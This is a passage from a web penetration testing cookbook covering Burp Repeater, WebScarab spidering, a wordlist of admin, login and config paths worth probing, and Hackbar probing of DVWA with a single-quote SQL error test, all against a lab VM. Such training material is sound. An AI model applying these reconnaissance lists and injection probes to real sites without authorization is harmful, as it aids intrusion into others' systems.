
We begin this recipe from the point we left the previous one. It is necessary to have the vulnerable_vm virtual machine running, Burp Suite started, and the browser properly configured to use it as a proxy.

How to do it…

1. Our first step is to go to the **Target** tab and then to the request the spider made to the login page (`http://192.168.56.102/bodgeit/login.jsp`), the one that says `username=test&password=test`.
2. Right-click on the request and from the menu select **Send to Repeater**, as shown:




3. Now we switch to the **Repeater** tab.
4. Let's click on **Go** to view the server's response on the right-side:




In the **Request** section (the left-side of the image) we can see the raw request made to the server. The first line shows the method used: POST, the requested URL and the protocol: HTTP 1.1. The next lines, down to **Cookie:**, are the header parameters; after them we have a line break and then the POST parameters with the values we introduced in the form.

5. In the response section we have some tabs: Raw, Headers, Hex, HTML, and Render. These show the same response information in different formats. Let’s click on **Render** to view the page, as it will be seen in the browser:



6. We can modify any information on the request side. Click on **Go** again and check the new response. For testing purposes, let's replace the password value with an apostrophe (') and then send the request:



As can be seen, we provoked a system error by changing the value of an input variable. This may indicate a vulnerability in the application. In later chapters, we will cover the testing and identification of vulnerabilities and go deeper into it.

How it works…

Burp’s repeater allows us to manually test different inputs and scenarios for the same HTTP request and analyze the response the server gives to each of them. This is a very useful feature when testing for vulnerabilities, as one can study how the application is reacting to the various inputs it is given and act in consequence to identify or exploit possible weaknesses in configuration, programming, or design.

Using WebScarab


WebScarab is another web proxy, full of features that may prove interesting to penetration testers. In this recipe, we will use it to spider a website.

Getting ready


As default configuration, WebScarab uses port 8008 to capture HTTP requests, so we need to configure our browser to use that port in localhost as a proxy. You need to follow steps similar to the Owasp-Zap and Burp Suite configurations in your browser. In this case, the port must be 8008.

How to do it…

1. Open WebScarab in Kali's **Applications** menu and navigate to **03 Web Application Analysis** | **webscarab.**
2. Browse to the Bodgeit application of vulnerable_vm (`http://192.168.56.102/bodgeit/`). We will see that it appears in the **Summary** tab of WebScarab.
3. Now, right-click on the `bodgeit` folder and select **Spider tree** from the menu, as shown:




4. All requests will appear in the bottom half of the summary and the tree will be filled, as the spider finds new files:




The summary also shows some relevant information about each particular file; for example, if it has an injection or possible injection vulnerability, if it sets a cookie, contains a form, and if the form contains hidden fields. It also indicates the presence

of comments in the code or file uploads.

5. If we right-click on any of the requests in the bottom-half, we will take a look at the operations we can perform on them. We will analyze a request, find the path `/bodgeit/search.jsp`, right-click on it, and select **Show conversation**. A new window will pop up showing the response and request in various formats, as shown in the following screenshot:



6. Now click on the **Spider** tab.



In this tab, we can adjust the regular expressions of what the spider fetches using the **Allowed Domains** and **Forbidden Domains** text boxes. We can also refresh the results using **Fetch Tree**. We can also stop the spider by clicking on the **Stop** button.

How it works…

WebScarab’s spider, similar to the ones of ZAP and Burp Suite, is useful for discovering all referenced files in a website or directory without having to manually browse all possible links and to deeply analyze the requests made to the server and use them to perform more sophisticated tests.

Identifying relevant files and directories from crawling results

We have already crawled an application’s full directory and have the complete list of referenced files and directories inside it. The next natural step is to identify which of those files contain relevant information or represent an opportunity to have a greater chance of finding vulnerabilities.

More than a recipe, this will be a catalog of common names, suffixes, or prefixes that are used for files and directories that usually lead to information useful for the penetration tester or to the exploitation of vulnerabilities that may end in a complete system compromise.

How to do it…

1. First, what we want to look for is login and registration pages, the ones that can give us the chance to become legitimate users of the application, or to impersonate one by guessing usernames and passwords. Some examples of names or partial names are:
    - Account
    - Auth
    - Login
    - Logon
    - Registration
    - Register
    - Signup
    - Signin
2. Another common source of usernames, passwords, and design vulnerabilities related to them are password recovery pages:
    - Change
    - Forgot
    - lost-password
    - Password
    - Recover
    - Reset
3. Next, we need to identify if there is an administrative section of the application, a set of functions that may allow us to perform high-privileged tasks on it, such as:
    - Admin
    - Config
    - Manager
    - Root
4. Other interesting directories are the ones of **Content Management Systems** (**CMS**) administration, databases, or application servers, such as:
    - Admin-console
    - Adminer
    - Administrator
    - Couch
    - Manager
    - Mylittleadmin
    - PhpMyAdmin
    - SqlWebAdmin
    - Wp-admin
5. Testing and development versions of applications are usually less protected and more prone to vulnerabilities than final releases, so they are a good target in our search for weak points. These directory names may include:

    - Alpha
    - Beta
    - Dev
    - Development
    - QA
    - Test
6. Web server information and configuration files are as follows:
    - config.xml
    - info
    - phpinfo
    - server-status
    - web.config
7. Also, all directories and files marked with `Disallow` in `robots.txt` may be useful.

How it works…

Some of the names listed in the preceding section and their variations in the language in which the target application is made may allow us access to restricted sections of the site, which is a very important step in a penetration test. Some of them will provide us information about the server, its configuration, and the developing frameworks used. Some others, such as the Tomcat manager and JBoss administration pages, if configured incorrectly, will let us (or a malicious attacker) take control of the web server.

Chapter 4. Finding Vulnerabilities

In this chapter, we will cover:

- Using Hackbar add-on to ease parameter probing
- Using Tamper Data add-on to intercept and modify requests
- Using ZAP to view and alter requests
- Using Burp Suite to view and alter requests
- Identifying cross site scripting (XSS) vulnerabilities
- Identifying error based SQL injection
- Identifying blind SQL Injection
- Identifying vulnerabilities in cookies
- Obtaining SSL and TLS information with SSLScan
- Looking for file inclusions
- Identifying POODLE vulnerability

Introduction

We have now finished the reconnaissance stage of our penetration test and have identified the kind of server and development framework our application uses and also some of its possible weak spots. It is now time to actually put the application to test and detect the vulnerabilities it has.

In this chapter, we will cover the procedures to detect some of the most common vulnerabilities in web applications and the tools that allow us to discover and exploit them.

We will also be working with applications in vulnerable_vm and will use OWASP Mantra, as the web browser to perform the tests.

Using Hackbar add-on to ease parameter probing

When testing a web application, we will need to interact with the browser's address bar, add and change parameters, and alter the URL. Some server responses will include redirects, reload, and parameter changes; all these alterations make the task of trying different values for the same variable very time consuming; we need some tool to make them less disruptive.

Hackbar is a Firefox add-on that behaves like an address bar but is not affected by redirections or other changes caused by the server's response, which is exactly why we need to begin testing a web application.

In this recipe, we will use Hackbar to easily send multiple versions of the same request.

Getting ready

If you are not using OWASP Mantra, you will have to install the Hackbar add-on to your version of Firefox.

How to do it…

1. Browse to **Damn Vulnerable Web Application** (**DVWA**) and log in. The default user/password combination is: `admin`/`admin`.
2. From the menu on the left, select **SQL Injection**.


3. Enter a number in the **User ID** text box and click on **Submit**.

   Now we show Hackbar by pressing *F9* or clicking on the icon  :

   Hackbar will copy the URL and its parameters. We can also enable the option of altering the POST requests and Referrer parameter, which is the one that tells the


server about the URL from which the page was requested.

4. Let's make a simple modification, change the `id` parameter's value from 1 to 2 and click on **Execute** or use the key combination *Alt* + *X*:



We can see that the `id` parameter corresponds to the textbox in the page, so, using the Hackbar we can try any value by modifying `id` instead of changing the **User ID** in the text box and submitting it. This comes in handy when testing a form with many inputs or that redirects to other pages depending on the inputs.

5. We replaced one valid value with another, but what will happen if we introduce an invalid one as `id`? Try introducing an apostrophe as `id`:



By introducing a character not expected by the application, we provoked an error in it; this will prove useful later when we test for some vulnerabilities.

How it works…

Hackbar acts as a second address bar with some useful features, such as not being affected by URL redirections and allowing the modification of POST parameters.


Also, Hackbar gives us the possibility to add SQL Injection and cross-site scripting code snippets to our requests and to hash, encrypt, and encode inputs. We will go more deep into SQL Injection, cross-site scripting, and other vulnerabilities in the later recipes in this chapter.

Using Tamper Data add-on to intercept and modify requests

